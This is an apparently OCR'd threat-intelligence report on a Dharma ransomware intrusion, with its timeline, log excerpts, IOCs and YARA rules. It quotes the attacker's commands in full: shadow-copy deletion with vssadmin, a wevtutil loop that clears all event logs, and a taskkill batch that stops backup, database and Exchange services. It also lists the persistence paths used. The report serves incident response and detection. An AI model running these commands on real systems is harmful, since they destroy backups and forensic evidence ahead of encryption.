
# The Little Ransomware That Couldn’t (Dharma)

thedfirreport.com/2020/06/16/the-little-ransomware-that-couldnt-dharma/

June 16, 2020





Ransomware continues unabated in the year of continually mounting pressure. But for every big game actor out there compromising Fortune listed companies there are the little guys that maybe just aren’t as skilled.

## Initial access:

Threat actor logged in from 217.138.202.116 as a local admin at 0858 UTC. Our threat actor apparently missed the little fact of being just local admin on a domain joined system.

## Reconnaissance and Lateral fail:

But worry not, our intrepid actor brought their own enumeration and pivoting tool set NS.exe. We’ve seen this tool used time and time again to scan and map file shares. Executed at 0936 UTC.




`%USERPROFILE%\Desktop\Oc\NS.exe`

## Action on Objectives:

First was the execution of a bat file called shadow.bat, I bet you can guess what that does… (delete shadow files)

| | |
|---|---|
| commandLine | \"C:\\Windows\\System32\\cmd.exe\" /C \"C:\\Users\\ \\Desktop\\Oc\\Shadow.bat\" |
| company | Microsoft Corporation |
| currentDirectory | C:\\Users\\ \\Desktop\\Oc\\ |
| description | Windows Command Processor |
| fileVersion | |
| hashes | SHA256=FF79D3C4A0B7EB191783C323AB8363EBD1FD10BE58D8BCC96B07067743CA81D5 |
| image | C:\\Windows\\System32\\cmd.exe |
| integrityLevel | High |
| logonGuid | {9c258875-43ad-5ee3-7121-740300000000} |
| logonId | 0x3742171 |
| originalFileName | Cmd.Exe |
| parentCommandLine | C:\\Windows\\Explorer.EXE |

`vssadmin delete shadows /all`

Seconds later logdelete.bat is run. Guesses here, that's right it clears all logs using wevtutil.exe.

| | |
|---|---|
| commandLine | \"C:\\Windows\\System32\\cmd.exe\" /C \"C:\\Users\\ \\Desktop\\Oc\\LogDelete.bat\" |
| company | Microsoft Corporation |
| currentDirectory | C:\\Users\' \\Desktop\\Oc\\ |
| description | Windows Command Processor |
| fileVersion | |
| hashes | SHA256=FF79D3C4A0B7EB191783C323AB8363EBD1FD10BE58D8BCC96B07067743CA81D5 |
| image | C:\\Windows\\System32\\cmd.exe |
| integrityLevel | High |
| logonGuid | {9c258875-43ad-5ee3-7121-740300000000} |
| logonId | 0x3742171 |
| originalFileName | Cmd.Exe |
| parentCommandLine | C:\\Windows\\Explorer.EXE |

Following this closeapps.bat was run which loops through various common applications to try to prevent open file lockouts keeping critical files from being encrypted.

```
:loop
rem VEAM
taskkill /F /IM Veeam.Backup.Agent.ConfigurationService.exe
taskkill /F /IM Veeam.Backup.BrokerService.exe
taskkill /F /IM Veeam.Backup.CatalogDataService.exe
taskkill /F /IM Veeam.Backup.CloudService.exe
taskkill /F /IM Veeam.Backup.Manager.exe
taskkill /F /IM Veeam.Backup.MountService.exe
taskkill /F /IM Veeam.Backup.Service.exe
taskkill /F /IM Veeam.Backup.WmiServer.exe
taskkill /F /IM Veeam.Guest.Interaction.Proxy.exe
taskkill /F /IM VeeamDeploymentSvc.exe
taskkill /F /IM VeeamNFSSvc.exe
taskkill /F /IM VeeamTransportSvc.exe
taskkill /F /IM Veeam.EndPoint.Manager.exe
taskkill /F /IM Veeam.EndPoint.Service.exe
taskkill /F /IM Veeam.EndPoint.Tray.exe
taskkill /F /IM sqlbrowser.exe
taskkill /F /IM sqlceip.exe
taskkill /F /IM sqlservr.exe
taskkill /F /IM sqlwriter.exe
taskkill /F /IM sqlagentc.exe
taskkill /F /IM ReportingServicesService.exe
taskkill /F /IM Ssms.exe
taskkill /F /IM fdhost.exe
taskkill /F /IM fdlauncher.exe
taskkill /F /IM MsDtsSrvr.exe
taskkill /F /IM msmdsrv.exe
taskkill /F /IM mysql.exe
taskkill /F /IM mysqld.exe
taskkill /F /IM w3wp.exe
taskkill /F /IM node.exe
taskkill /F /IM slack.exe
taskkill /F /IM wsusservice.exe
taskkill /F /IM SageCSClient.exe
taskkill /F /IM agent.exe
taskkill /F /IM Dropbox.exe
taskkill /F /IM OneDrive.exe
taskkill /F /IM acrotray.exe

rem MSExchange
taskkill /F /IM store.exe
taskkill /F /IM MSExchangeMailboxReplication.exe
taskkill /F /IM Microsoft.Exchange.ProtectedServiceHost.exe
taskkill /F /IM MSExchangeThrottling.exe
taskkill /F /IM EdgeTransport.exe
taskkill /F /IM MSExchangeTransportLogSearch.exe
taskkill /F /IM Microsoft.Exchange.RpcClientAccess.Service.exe
taskkill /F /IM Microsoft.Exchange.AddressBook.Service.exe
taskkill /F /IM DataCollectorSvc.exe
taskkill /F /IM Microsoft.Exchange.ServiceHost.exe
taskkill /F /IM Microsoft.Exchange.ContentFilter.Wrapper.exe
taskkill /F /IM MSExchangeMailboxAssistants.exe
taskkill /F /IM msexchangerepl.exe
taskkill /F /IM Microsoft.Exchange.Search.ExSearch.exe
taskkill /F /IM Microsoft.Exchange.EdgeSyncSvc.exe
taskkill /F /IM MsExchangeFDS.exe
taskkill /F /IM MSExchangeMailSubmission.exe
taskkill /F /IM MSExchangeTransport.exe
taskkill /F /IM Microsoft.Exchange.AntispamUpdateSvc.exe
```

Registry run keys and two startup folders were then created for the primary ransomware file 1pgp.exe.


```
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\1pgp.exe
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\1pgp.exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\1pgp.exe
```

Finally the ransomware executed and locked up the system.

This ransomware can be linked to the Dharma/Crysis family of ransomware based on the pdb path present in the file strings.

| | |
|---|---|
| size | 58 (bytes) |
| format | RSDS |
| debugger-stamp | 0x58B8AF72 (Thu Mar 02 23:49:06 2017) |
| path | c:\crysis\release\pdb\payload.pdb |
| guid | 906D7E25-96FC-4243-8EC3-87236B61A492 |

A rather sparse ransom note was left behind.




## IOC's

MISPPriv 5ee3822c-6828-418c-b619-62de950d210f and 68219.

```
1pgp.exe|1ebb6bb49ac1077c5e7eba4d56f6a3a1
1ebb6bb49ac1077c5e7eba4d56f6a3a1
1a37bb789c7bdda44330fd55aa292f5f76dada5d
2f2e75affe9217c7211043936678fb1777e2db4a8f1986b8805ddb1e84e9e99b

closeapps.bat|9b0d6df42f879ba969f82c7a0ab48bc6
9b0d6df42f879ba969f82c7a0ab48bc6
b5d6f94f270a02abedc7484dc7214d15d2cee99e
e25245f98a23596e03e51535beb0f73c000de63e473580c4c26e7b8b01b4e593

Everything.exe|8add121fa398ebf83e8b5db8f17b45e0
8add121fa398ebf83e8b5db8f17b45e0
c8107e5c5e20349a39d32f424668139a36e6cfd0
35c4a6c1474eb870eec901cef823cc4931919a4e963c432ce9efbb30c2d8a413

LogDelete.bat|fb9c610ba195f9b18a96b84c5e755df7
fb9c610ba195f9b18a96b84c5e755df7
5e4f2074850cce0eab4d6165807e86c88b5b8c0b
e17ca6c764352c0a74e1e6b80278bb4395588df4bed64833b1b127ea2ca5c5fd

NS.exe|597de376b1f80c06d501415dd973dcec
597de376b1f80c06d501415dd973dcec
629c9649ced38fd815124221b80c9d9c59a85e74
f47e3555461472f23ab4766e4d5b6f6fd260e335a6abc31b860e569a720a5446

Shadow.bat|df8394082a4e5b362bdcb17390f6676d
df8394082a4e5b362bdcb17390f6676d
5750248ff490ceec03d17ee9811ac70176f46614
da3f155cfb98ce0add29a31162d23da7596da44ba2391389517fe1a2790da878

217.138.202.116
```

## YARA

```
/*
   YARA Rule Set
   Author: DFIR Report
   Date: 2020-06-12
   Identifier: dharma-06-12-20
   Reference: https://thedfirreport.com/
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule vssadmin_Shadow_bat {
   meta:
      description = "dharma-06-12-20 - file Shadow.bat"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-12"
      hash1 = "da3f155cfb98ce0add29a31162d23da7596da44ba2391389517fe1a2790da878"
   strings:
      $s1 = "vssadmin delete shadows /all" fullword ascii
   condition:
      uint16(0) == 0x7376 and filesize < 1KB and
      all of them
}

rule Network_Scanner_post_exploit_enumeration {
   meta:
      description = "dharma-06-12-20 - file NS.exe"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-12"
      hash1 = "f47e3555461472f23ab4766e4d5b6f6fd260e335a6abc31b860e569a720a5446"
   strings:
      $s1 = "CreateMutex error: %d" fullword ascii
      $s2 = "--Error mount \\\\%s\\%s Code: %d" fullword wide
      $s3 = "-Found share \\\\%s\\%s" fullword wide
      $s4 = "--Share \\\\%s\\%s successfully mounted" fullword wide
      $s5 = "host %s is up" fullword ascii
      $s6 = "Get ip: %s and mask: %s" fullword wide
      $s7 = "GetAdaptersInfo failed with error: %d" fullword wide
      $s8 = "# Network scan and mount include chek for unmounted local volumes. #"
fullword wide
      $s9 = "########################################################################"
fullword wide /* reversed goodware string
'########################################################################' */
      $s10 = "Share %s successfully mounted" fullword wide
      $s11 = "Error mount %s %d" fullword wide
      $s12 = "Failed to create thread." fullword ascii
      $s13 = " start scan for shares. " fullword wide
      $s14 = "# '98' was add for standalone usage!                              #"
fullword wide
      $s15 = "Error, wrong value." fullword wide
      $s16 = "QueryDosDeviceW failed with error code %d" fullword wide
      $s17 = "FindFirstVolumeW failed with error code %d" fullword wide
```

```
      $s18 = "FindNextVolumeW failed with error code %d" fullword wide
      $s19 = "SetVolumeMountPointW failed with error code %d" fullword wide
      $s20 = "|    + scan local volumes for unmounted drives.                   |"
fullword wide
   condition:
      uint16(0) == 0x5a4d and filesize < 400KB and
      ( pe.imphash() == "0b0d8152ea7241cce613146b80a998fd" or 8 of them )
}

rule Dharma_ransomware_1pgp {
   meta:
      description = "dharma-06-12-20 - file 1pgp.exe"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-12"
      hash1 = "2f2e75affe9217c7211043936678fb1777e2db4a8f1986b8805ddb1e84e9e99b"
   strings:
      $x1 = "C:\\crysis\\Release\\PDB\\payload.pdb" fullword ascii
      $s2 = "sssssbsss" fullword ascii
      $s3 = "ssssbs" fullword ascii
      $s4 = "9c%Q%f" fullword ascii
      $s5 = "jNYZO\\" fullword ascii
      $s6 = "RSDS%~m" fullword ascii
      $s7 = "xy  ?*5" fullword ascii
      $s8 = "<a-g6J" fullword ascii
      $s9 = "]q)WtH?" fullword ascii
      $s10 = "s=9uo^" fullword ascii
      $s11 = "\"iMw\\e" fullword ascii
      $s12 = "{?nT*}2g" fullword ascii
      $s13 = "h*UqD*" fullword ascii
      $s14 = "b,_f n7" fullword ascii
      $s15 = "+mm7S%I" fullword ascii
      $s16 = "+L]DAb" fullword ascii
      $s17 = "nq0<3AD" fullword ascii
      $s18 = "U2cUbO" fullword ascii
      $s19 = ";C!|E2z" fullword ascii
      $s20 = "P)8$X=" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 300KB and
      ( pe.imphash() == "f86dec4a80961955a89e7ed62046cc0e" or ( 1 of ($x*) or 4 of
them ) )
}

rule closeapps_bat {
   meta:
      description = "dharma-06-12-20 - file closeapps.bat"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-12"
      hash1 = "e25245f98a23596e03e51535beb0f73c000de63e473580c4c26e7b8b01b4e593"
   strings:
      $x1 = "taskkill /F /IM MSExchangeTransportLogSearch.exe" fullword ascii
      $x2 = "taskkill /F /IM Veeam.Backup.Agent.ConfigurationService.exe" fullword
ascii
      $x3 = "taskkill /F /IM MSExchangeTransport.exe" fullword ascii
```

```
      $x4 = "taskkill /F /IM EdgeTransport.exe" fullword ascii
      $x5 = "taskkill /F /IM Microsoft.Exchange.ServiceHost.exe" fullword ascii
      $x6 = "taskkill /F /IM Microsoft.Exchange.ProtectedServiceHost.exe" fullword
ascii
      $x7 = "taskkill /F /IM agent.exe" fullword ascii
      $x8 = "taskkill /F /IM fdhost.exe" fullword ascii
      $x9 = "taskkill /F /IM MSExchangeThrottling.exe" fullword ascii
      $x10 = "taskkill /F /IM sqlagentc.exe" fullword ascii
      $x11 = "taskkill /F /IM Microsoft.Exchange.ContentFilter.Wrapper.exe" fullword
ascii
      $x12 = "taskkill /F /IM Veeam.Backup.CatalogDataService.exe" fullword ascii
      $x13 = "taskkill /F /IM cbInterface.exe" fullword ascii
      $x14 = "taskkill /F /IM httpd.exe" fullword ascii
      $x15 = "taskkill /F /IM VeeamTransportSvc.exe" fullword ascii
      $x16 = "taskkill /F /IM cbService.exe" fullword ascii
      $x17 = "taskkill /F /IM Veeam.Backup.BrokerService.exe" fullword ascii
      $x18 = "taskkill /F /IM wsusservice.exe" fullword ascii
      $x19 = "taskkill /F /IM pvxcom.exe" fullword ascii
      $x20 = "taskkill /F /IM Veeam.Backup.MountService.exe" fullword ascii
   condition:
      uint16(0) == 0x6c3a and filesize < 10KB and
      1 of ($x*)
}

rule LogDelete_bat {
   meta:
      description = "dharma-06-12-20 - file LogDelete.bat"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-12"
      hash1 = "e17ca6c764352c0a74e1e6b80278bb4395588df4bed64833b1b127ea2ca5c5fd"
   strings:
      $s1 = "FOR /F \"delims=\" %%I IN ('WEVTUTIL EL') DO (WEVTUTIL CL \"%%I\") "
fullword ascii
   condition:
      uint16(0) == 0x4f46 and filesize < 1KB and
      all of them
}

rule Everything_seach_tool {
   meta:
      description = "dharma-06-12-20 - file Everything.exe"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-12"
      hash1 = "35c4a6c1474eb870eec901cef823cc4931919a4e963c432ce9efbb30c2d8a413"
   strings:
      $x1 = "<assembly xmlns=\"urn:schemas-microsoft-com:asm.v1\"
manifestVersion=\"1.0\" xmlns:asmv3=\"urn:schemas-microsoft-com:asm.v3\"><a" ascii
      $s2 = "\" version=\"6.0.0.0\" processorArchitecture=\"*\"
publicKeyToken=\"6595b64144ccf1df\" language=\"*\"></assemblyIdentity></depen" ascii
      $s3 = "http://www.voidtools.com/downloads/" fullword ascii
      $s4 = "http://www.voidtools.com/downloads/#language" fullword ascii
      $s5 = "Folder\\shell\\%s\\command" fullword ascii
      $s6 = "Directory\\background\\shell\\%s\\command" fullword ascii
```

```
      $s7 = "Directory\\Background\\shell\\%s\\command" fullword ascii
      $s8 = "yIdentity version=\"1.0.0.0\" processorArchitecture=\"*\"
name=\"Everything\" type=\"win32\"></assemblyIdentity><description>Eve" ascii
      $s9 = "; settings stored in %APPDATA%\\Everything\\Everything.ini" fullword
ascii
      $s10 = "Host the pipe server with the security descriptor." fullword ascii
      $s11 = "http://www.voidtools.com/support/everything/" fullword ascii
      $s12 = "username:[email protected]:port" fullword ascii
      $s13 = "<html><meta http-equiv=\"Content-Type\" content=\"text/html;
charset=utf-8\"><meta name=\"viewport\" content=\"width=512\"><head" ascii
      $s14 = "\\\\.\\PIPE\\Everything Service" fullword ascii
      $s15 = "Everything Service Debug Log.txt" fullword wide
      $s16 = "Auto detect will attempt to read file contents with the associated
IFilter." fullword ascii
      $s17 = "processed %I64u / %I64u file records" fullword ascii
      $s18 = "SERVICE_SERVER_COMMAND_REFS_MONITOR_READ_USN_JOURNAL_DATA read ok %d"
fullword ascii
      $s19 = "Store settings and data in %APPDATA%\\Everything?" fullword ascii
      $s20 = "http://www.voidtools.com/donate/" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 5000KB and
      ( pe.imphash() == "e7a8222fca78bde6fe29c9cc10d97ca2" or ( 1 of ($x*) or 4 of
them ) )
}

/* Super Rules ------------------------------------------------------------- */

rule Everything_search_tool_super {
   meta:
      description = "dharma-06-12-20 - from files Everything.exe, Everything.exe"
      author = "DFIR Report"
      reference = "https://thedfirreport.com/"
      date = "2020-06-12"
      hash1 = "35c4a6c1474eb870eec901cef823cc4931919a4e963c432ce9efbb30c2d8a413"
      hash2 = "35c4a6c1474eb870eec901cef823cc4931919a4e963c432ce9efbb30c2d8a413"
   strings:
      $s1 = "-disable-run-as-admin" fullword ascii /* Goodware String - occured 1
times */
      $s2 = "type=%s;" fullword ascii /* Goodware String - occured 1 times */
      $s3 = "EVERYTHING" fullword ascii /* Goodware String - occured 1 times */
      $s4 = "-install-run-on-system-startup" fullword ascii /* Goodware String -
occured 2 times */
      $s5 = "-uninstall-url-protocol" fullword ascii /* Goodware String - occured 2
times */
      $s6 = "-app-data" fullword ascii /* Goodware String - occured 2 times */
      $s7 = "-uninstall-service" fullword ascii /* Goodware String - occured 2 times
*/
      $s8 = "-uninstall-efu-association" fullword ascii /* Goodware String - occured
2 times */
   condition:
      ( uint16(0) == 0x5a4d and filesize < 5000KB and pe.imphash() ==
"e7a8222fca78bde6fe29c9cc10d97ca2" and ( all of them )
      ) or ( all of them )
}
```